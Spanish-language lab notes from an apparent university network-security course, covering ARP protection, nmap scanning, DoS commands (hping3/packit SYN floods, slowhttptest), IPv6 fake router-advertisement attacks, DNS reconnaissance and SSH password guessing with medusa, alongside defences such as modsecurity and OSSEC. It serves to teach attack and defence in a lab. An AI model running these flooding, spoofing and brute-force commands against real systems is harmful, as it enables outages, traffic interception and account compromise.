Arpon va a permitir actualizar o refrescar en la tabla arp las entradas estáticas que estén especificadas en el fichero de configuración. Permitirá añadir entradas dinámicas a la tabla arp si no están especificadas en el fichero de configuración y permitirá limpiar todas las entradas sin atender al fichero de configuración.

* **darpi**: para redes configuradas dinámicamente con DHCP (controla peticiones ARP entrantes y salientes, cachea las salientes y establece un timeout para las respuestas).
* **harpi**: para redes configuradas estáticamente y dinámicamente (utiliza dos listas simultáneamente).

arp -s IP MAC -> PARA PONER LAS CORRESPONDENCIAS ESTÁTICAS

arp -s 10.10.102.5 00:90:fb:22:ff:5c

arp -s 10.10.102.233 00:50:56:97:c8:08

arp -s 10.10.102.236 00:50:56:97:fe:d8

arp -d (borrar) -> a veces arpon mete ip mac estáticamente

arp tables -> dropear todo salvo del router/compa

fichero arp -> <ip address> <mac address> > (/etc/ethers)

arp -f fichero

desactivar arp -> salvo al compa

apt-get install arpon

nano /etc/default/arpon

nano /etc/arpon.conf : meter a los host más críticos (routers, dns, compañero…)

arpon -d -i ens33 -S :crea un proceso en segundo plano (nosotros lo hacemos con systemd)

-d : demoniza

-S: sarpi

systemctl enable arpon@ens33

systemctl start arpon@ens33

cat /var/run/arpon.pid

tail -f /var/log/arpon/arpon.log

(pasamos de la ens34)

IMPORTANTE: Arpon SARPI solo informa, si se añaden como estáticas protege

**j)** Pruebe distintas técnicas de *host discovey*, *port scanning* y *OS fingerprinting* sobre las máquinas del laboratorio de prácticas en IPv4. Realice alguna de las pruebas de *port scanning* sobre IPv6. ¿Coinciden los servicios prestados por un sistema con los de IPv4?.

firewall .5 (vulnerable)

dns .27 (1 samba vulnerable)

dhcp .27

nmap x un tubo

nmap [Tipo de sondeo...] [Opciones] {especificación de objetivo}

DESCUBRIMIENTO DE HOSTS:

* **-sL:** Sondeo de Lista (Simplemente Lista)
* **-sP:** Sondeo Ping
* **-P0:** Asume que todos están vivos

TÉCNICAS DE ANÁLISIS:

* **-sS/sT/sA/sW/sM:** SYC,Conect,ACK,Window..
* -**sU:** udp
* **-sO:** Análisis de protocolo IP

ESPECIFICACIÓN DE PUERTOS Y ORDEN DE ANÁLISIS:

* **-p:** rango de puertos
* **-f:** fast, solo los d la lista
* **-r:** no random

DETECCIÓN DE SERVICIO/VERSIÓN:

* **-sV:** Sondear puertos abiertos y obtener info.

DETECCIÓN DE SISTEMA OPERATIVO

* **-O:** Fingerprinting del SO
* **--osscan-guess:** Adivinar el SO de la forma más agresiva

EVASIÓN Y FALSIFICACIÓN PARA CORTAFUEGOS/IDS:

* **-S:** Falsificar la dirección IP origen

MISCELÁNEO:

* **-6**: Habilitar análisis IPv6
* **-A**: Habilita la detección de SO y de versión

**HOST DISCOVERY:** nmap -sP 10.10.102.0/24

**PORT SCANNING:** nmap -sV 10.10.102.233 (syncs, conects… pero no te da mucha info)

**OS FINGERPRINTING:** nmap -O --osscan-guess 10.10.102.233

(creo que es x los tcpwrappers, a mi mismo me lo hace dpm)

**PORT SCANNING IPV6:** nmap -sV -6 fe80::250:56ff:fe97:fed8

(da - info, pero esta lo mismo)tcpwrapped

-A???: hace de to o klk

**DHCP:** nmap -sU -p 67 --script=dhcp-discover 10.10.102.0/24 (.27 bien / toda la red falla)

**VULNERABILIDAD DEL SAMBA:** nmap -p445 --script smb-vuln-\* 10.10.102.27

| smb-vuln-regsvc-dos:

| VULNERABLE:

| Service regsvc in Microsoft Windows systems vulnerable to denial of service

| State: VULNERABLE

| The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference

| pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes

| while working on smb-enum-sessions.

|\_

**k)** Obtenga información “en tiempo real” sobre las conexiones de su máquina, así como del ancho de banda consumido en cada una de ellas. Establezca un sistema de *accounting* del subsistema de red de su máquina de laboratorio.

**apt-get install iftop**

**iftop [-nNpP] [-i interfaz]:** escucha las conexiones en una determinada interfaz y muestra el ancho de banda utilizado por dichas conex. **n** para que no mire el nombre de host de la conexión, **N** para que no resuelva el puerto al nombre del servicio, **p** modo promiscuo (tráfico que no pase por la interfaz especificada tb se cuenta), P para mostrar puertos.

**apt-get install nethogs**

**nethogs**: muestra el ancho de banda consumido por procesos individuales (a diferencia de iftop que muestra conex de ip a ip etc.).

**apt-get install tcptrack**

**tcptrack [otras opc] -i interfaz**: es un sniffer que muestra información sobre los paquetes tcp de una determinada interfaz.

**apt-get install vnstat**

**vnstat**: crea bases de datos con información de la interfaz.

**nano /etc/vnstat.conf**: se puede configurar la interfaz por defecto o tb dónde quieres que se guarde la bd.

**vnstat -u -i ens33** : crea la base de datos para la interfaz ens33 (-u fuerza una actulización de la base de datos de la interfaz especificada o la crea si no existe).

**vnstat -l -i ens33** : monitoriza en tiempo real la interfaz especificada (si tienes definida la interfaz por defecto no hace falta especificar).

**Opciones -d -m -h** : muestra estadísticas por días | meses | horas durante los últimos 30 días | 12 meses | 24 horas .

**l)** PARA PLANTEAR DE FORMA TEÓRICA.: ¿Cómo podría hacer un DoS de tipo *direct* *attack* contra un equipo de la red de prácticas? ¿Y mediante un DoS de tipo *reflective flooding attack?*.

**Direct attack**: Envío masivo de paquetes de manera directa a la víctima (la dirección origen es normalmente falsificada). Ejemplos: Ping of Dead, TCP SYN Flood….

**Reflective flooding attack**: Se utilizan nodos intermedios como amplificadores (routers, servidores web, DNS …). El atacante envía paquetes que requieren respuesta a los amplificadores con ip origen la ip de la víctima ( los amplificadores responderán masivamente a la vícitma). Ejemplos: SMURF, FRAGGLE…

**Herramientas:**

**Packit**: Inyecta, manipula y monitoriza tráfico ip.

**Hping3**: Añade funcionalidades a ping (spoofing, inyección de paquetes …)

Direct attack: Inyectar muchos paquetes tcp por el puerto 22 (ssh) con el flag SYN activado, desde una ip aleatoria a la víctima.

**packit -c 0 -b 0 -s 10.10.102.Y -d 10.10.102.X -F S -S 1000 -D 22**

-c : num total de paquetes a enviar (0 indica todos los que pueda).

-b : num de paquetes a inyectar cada intervalo de tiempo (especificado por -w y por defecto 1s) (0 indica todos los que pueda).

-sR : ip random.

**hping3 --rand-source -p 80 -S --flood 10.10.102.X**

--rand-source: direcciones ip aleatorias.

-S : flag SYN activo.

--flood : envía paquetes todo lo rápido que pueda.

Reflective flooding attack: Inyectar paquetes ICMP-Echo Request con ip destino todas las redes de la LAN e ip origen la víctima. Todas las máquinas enviarán ICMP-Reply a la víctima.

**packit -sR -d 10.10.102.233 -c 0 -b 0 -F S -S 80 -D 22**

**hping3 --icmp 10.10.102.X --rand-dest --flood 10.10.102.X**

10.10.102.X --rand-dest : X será un número aleatorio 0 - 255.

**m)** PARA PLANTEAR DE FORMA TEÓRICA.: Considerando que todos los sistemas del  
laboratorio tiene autoconfiguración de la pila IPv6, ¿cómo podría tratar de tirar abajo todos los sistemas? ¿cómo podría hacer *flooding* en IPv6?. ¿cómo podríamos protegernos?.

Existen dos tipos de autoconfiguración de la pila ipv6, autoconfiguración sin estado (protocolo SLAAC) y autoconfiguración con estado (DHCPv6):

SLAAC: No se necesita un servidor DHCPv6. La dirección se crea a partir de información disponible localmente e información anunciada por los routers. La máquina envía un RS (mensaje de solicitud de router) a la dirección multicast de todos los routers. El router responde con un RA (router advertisment) a la dirección multicast de todos los nodos. Con esto configura su dirección ipv6.

DHCPv6: Existe un servidor DHCPv6 que tiene una base de datos con todas las ips que va asignando.

**fake\_router6** explota el protocolo SLAAC. Envía un RA, anunciándose así como el router principal de la red. De esta manera dejará sin servicio a todas las máquinas que autoconfiguren la ipv6 ya que la máquina del atacante no es un router y no redireccionará el tráfico.

**atk6-fake\_router6 ens33 fe80::01**

**atk6-fake\_router6 <interface> <router-ip-link-local network-address/prefix-length> <mtu> [mac-address]**

Podríamos convertir este ataque en un sniffing, si antes de ejecutar el fake\_router6, ejecutamos **sysctl -w net.ipv6.conf.all.forwarding=1** de tal manera que rediccionaríamos el tráfico al router verdadero y podríamos robar paquetes.

Para protegernos de esto podemos desactivar ipv6 en caso de que no lo usemos, utilizar DHCPv6 (no estoy seguro).

**flood\_router6** inunda la red realizando RA’s aleatorias y falsas. Cada vez que un host recibe un RA actualiza toda la información de la red de tal manera que consumirá todos los recursos de la CPU dejando así a todos los sistemas inutilizados.

**atk6-flood\_router6 ens33**

Para protegernos de esto podemos hacer que todo el tráfico pase por un dispositivo (router, switch …) e implementar en él un RA guard que inspeccione los RA. También podríamos definir variables con un máximo de RA de tal forma que se descarten cuando se alcance el número máximo, etc.

O desactivar SLAAC y establecer manualmente la autoconfiguración.

**n)** Ataque un servidor apache instalado en algunas de las máquinas del laboratorio de prácticas para tratar de provocarle una DoS. Utilice herramientas **DoS** que trabajen a nivel de aplicación **(capa 7)**. ¿Cómo podría **proteger** dicho servicio ante este tipo de ataque? ¿Y si se produjese desde fue**ra de su segmento de red**? ¿Cómo podría tratar de **saltarse** dicha protección?

(apache ya instalado en el g))

Mantener recursos ocupados.

apt-get install slowhttptest

**Slow Headers**

slowhttptest -c 1000 -H -g -o my\_header\_stats -i 10 -r 200 -t GET -u url -x 24 -p 3

Enviar cabeceras incompletas. Queda abierta conexión.

**Slow Post**

slowhttptest -c 3000 -B -g -o my\_body\_stats -i 110 -r 200 -s 8192 -t FAKEVERB -u url -x 10 -p 3

Post con "Content-Length" menor a la cantidad que se envía. Queda abierta conexión esperando.

**Slow Read**

slowhttptest -c 8000 -X -r 200 -w 512 -y 1024 -n 5 -z 32 -k 3 -u url -p 3

Peticiones legítimas pero se ralentiza el proceso de lectura de la respuestas.

**SLOWHTTPTEST:**

* **-c:** numero de conexiones.
* **-B:** modo **Slow POST**.
* **-X:** modo **Slow Read.**
* **-i:** intervalo entre up data for slowrois and **Slow POST tests**.
* **-s:** Valor de Content-Length header para el **Slow POST test**.
* **-x:** tamaño máximo de up data en **Slow POST.**
* **-t:** Specifies the verb to use in HTTP request.
* **-g:** fuerza a generar CSV y HTML
* **-o:** Especifica nombre **-g**.
* **-r:** conexiones por segundo.
* **-w:** rango de bytes del advertised windows size start **Slow Read**.
* **-y:** rango de bytes del advertised windows size end **Slow Read**.
* **-n:** intervalo entre operaciones de lectura **Slow Read**.
* **-z:** numero de bytes a recibir en la operacion read() **Slow Read.**
* **-k:** numero de veces que el recurso es solicitado por socket en **Slow Read.**
* **-u:** URL.
* **-p:** tiempo que espera por respuesta HTTP.

**Protegerse:**

Cortando tantas conexiones de un mismo sitio. SPOOFING + PROXIES

Peticiones tienen que estar bien hechas.

Tiempo de corte de conexión.

En definitiva: firewalls(modsecurity y sus reglas)

Putada, Nats.

**o)** Instale y configure modsecurity. Vuelva a proceder con el ataque del apartado anterior. ¿Qué acontece ahora?

apt-get install libapache2-mod-security2

apachectl -M | grep security

cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf

editamos archivo -> SecRuleEngine On

apt-get install libapache2-mod-evasive

nano /etc/apache2/mods-enabled/evasive.conf

chown -R www-data:www-data /var/log/mod\_evasive

tail -f /var/log/apache2/error.log

SecEngine on -> era lo que estaba mal

SecReadStateLimit 5

SecWriteStateLimit 5

RequestReadTimeout header=30, body=30

Parar/Activar evasive:

a2dismod evasive

a2enmod evasive

**p)** Buscamos información.:

Resolución invsersa -> conocer que máquinas tiene cada facultad y rango de ips

* + Obtenga de forma pasiva el direccionamiento público IPv4 e IPv6 asignado a la Universidade da Coruña.  
    **host** udc.es : muestra dirección ip asociada al dominio.

udc.es has address 193.144.53.84

udc.es has IPv6 address 2001:720:121c:e000::203

udc.es mail is handled by 10 udc-es.mail.protection.outlook.com.

Rango direccionamiento ipv4 de toda la udc:

<https://apps.db.ripe.net/db-web-ui/query?searchtext=193.144.53.84>

info de udc <https://ip6.nl/#!udc.es>

* info udc https://www.nic.es/sgnd/dominio/publicBuscarDominios.action

Resolución inversa:

**dig -x 8.8.8.8**

**host 8.8.8.8**

* + Obtenga información sobre el direccionamiento de los servidores DNS y MX de la Universidade da Coruña.

apt install dnsutils

**dig**: comando que incluye el paquete. Realiza consultas al servidor DNS para obtener info de servidores.

**dig [+short] NS udc.es :** muestra los servidores dns autoritativos de udc.es.

**dig [+short] MX udc.es** : muestra los servidores de correo de udc.es.

-[+short] : para reducir la información que muestra.

Por defecto consulta a los servidores configurados en el sistema -> /etc/resolv.conf

¿Puede hacer una transferencia de zona sobre los servidores DNS de la UDC?. En caso negativo, obtenga todos los **nombres.dominio** posibles de la UDC.

No se puede realizar una transferencia de zona sobre los servidores DNS porque están configurados para eso.

La transferencia de zona se puede hacer con:

**dig udc.es axfr**:El parámetro axfr se utiliza para sincronizar y actualizar datos de la zona cuando se producen cambios.

**dnsenum --enum udc.es** : --enum para que muestre la información

Todos los nombres.domino de la UDC -> resolución inversa de todo el direccionamiento público ipv4

Primero, conocer rango direccionamiento ipv4 público udc -> ripe ncc ->

193.144.48.0 - 193.144.63.255 -> 193.144.48.0/20

**nmap -sL 193.144.48.0/20**

Tambień se puede hacer con: **dnsrecon -r rangoIP**

* + ¿Qué gestor de contenidos se utiliza en www.usc.es?

Un CMS crea, administra y actualiza una página web.

**apt-get install whatweb**

**whatweb** [**www.usc.es**](http://www.usc.es)

https://www.usc.gal/gl [200 OK] **Apache**, Content-Language[gl], Country[UNITED STATES][US], HTML5, HTTPServer[**Apache**], IP[52.157.220.132], MetaGenerator[Drupal 8 (https://www.drupal.org)], Script[application/json], Strict-Transport-Security[max-age=31536000; includeSubDomains; preload], Title[Inicio | Universidade de Santiago de Compostela], UncommonHeaders[link,x-content-type-options,x-dns-prefetch-control], X-Frame-Options[SAMEORIGIN], X-UA-Compatible[IE=edge], X-XSS-Protection[1; mode=block]

Utiliza Apache.

resolución inversa! nslookup 8.8.8.8

**q)** Trate de sacar un perfil de los principales sistemas que conviven en su red de prácticas, puertos accesibles, *fingerprinting*, etc. Además de utilizar herramientas y técnicas en este campo, revise también la paquetería que circula por su red.

Ya realizado

**r)** Realice algún ataque de “password guessing” contra su servidor ssh y compruebe que el analizador de logs reporta las correspondientes alarmas.   
Hidra, Ncrack, Medusa…

apt-get install medusa

-h host / -H hosts(file)

-u user / -U users(file)

-p pass / -P pass(file)

-M modulo

-f Stop scanning host after first valid username/password found.

-O output

medusa -h 10.10.102.236 -u lsi -P dicc -M ssh -f

tail -f /var/log/auth.log | grep 'sshd'

(dicc de ejemplo creado)

no es muy lento?

**s)** Reportar alarmas está muy bien, pero no estaría mejor un sistema activo, en lugar de uno pasivo. Configure algún sistema activo, por ejemplo OSSEC, y pruebe su funcionamiento ante un “password guessing”.

wget https://github.com/ossec/ossec-hids/archive/3.6.0.tar.gz

tar -xzvf 3.6.0.tar.gz

sudo apt-get install libevent-dev

apt-get install libsqlite3-dev

apt-get install pcre2-utils

apt-get install libpcre2-dev

./install

apt-get install libssl-dev libpcre2-dev libz-dev libevent-dev build-essential

OSSEC LOCAL!

lsi@localhost -> si lo tiramos lo recuperamos

integridad si

rootkits si

respuesta activa si

desechar en el firewall si

whitelist -> dns

* Para comenzar OSSEC HIDS: **/var/ossec/bin/ossec-control start**
* Para detener OSSEC HIDS:  **/var/ossec/bin/ossec-control stop**
* Configuración: **/var/ossec/etc/ossec.conf**

iptables -L -> iptables -F (para borrar)

cat /etc/hosts.deny

**t)** Supongamos que una máquina ha sido comprometida y disponemos de un fichero con sus mensajes de log. Procese dicho fichero con OSSEC para tratar de localizar evidencias de lo acontecido (“post mortem”). Muestre las alertas detectadas con su grado de criticidad, así como un resumen de las mismas.

**/var/ossec/bin/ossec-logtest**

cat /var/log/auth.log | /var/ossec/bin/ossec-logtest -a

cat /var/log/auth.log | /var/ossec/bin/ossec-logtest -a |/var/ossec/bin/ossec-reported

cat /var/log/auth.log | /var/ossec/bin/ossec-logtest -a |/var/ossec/bin/ossec-reported -f group authentication\_failures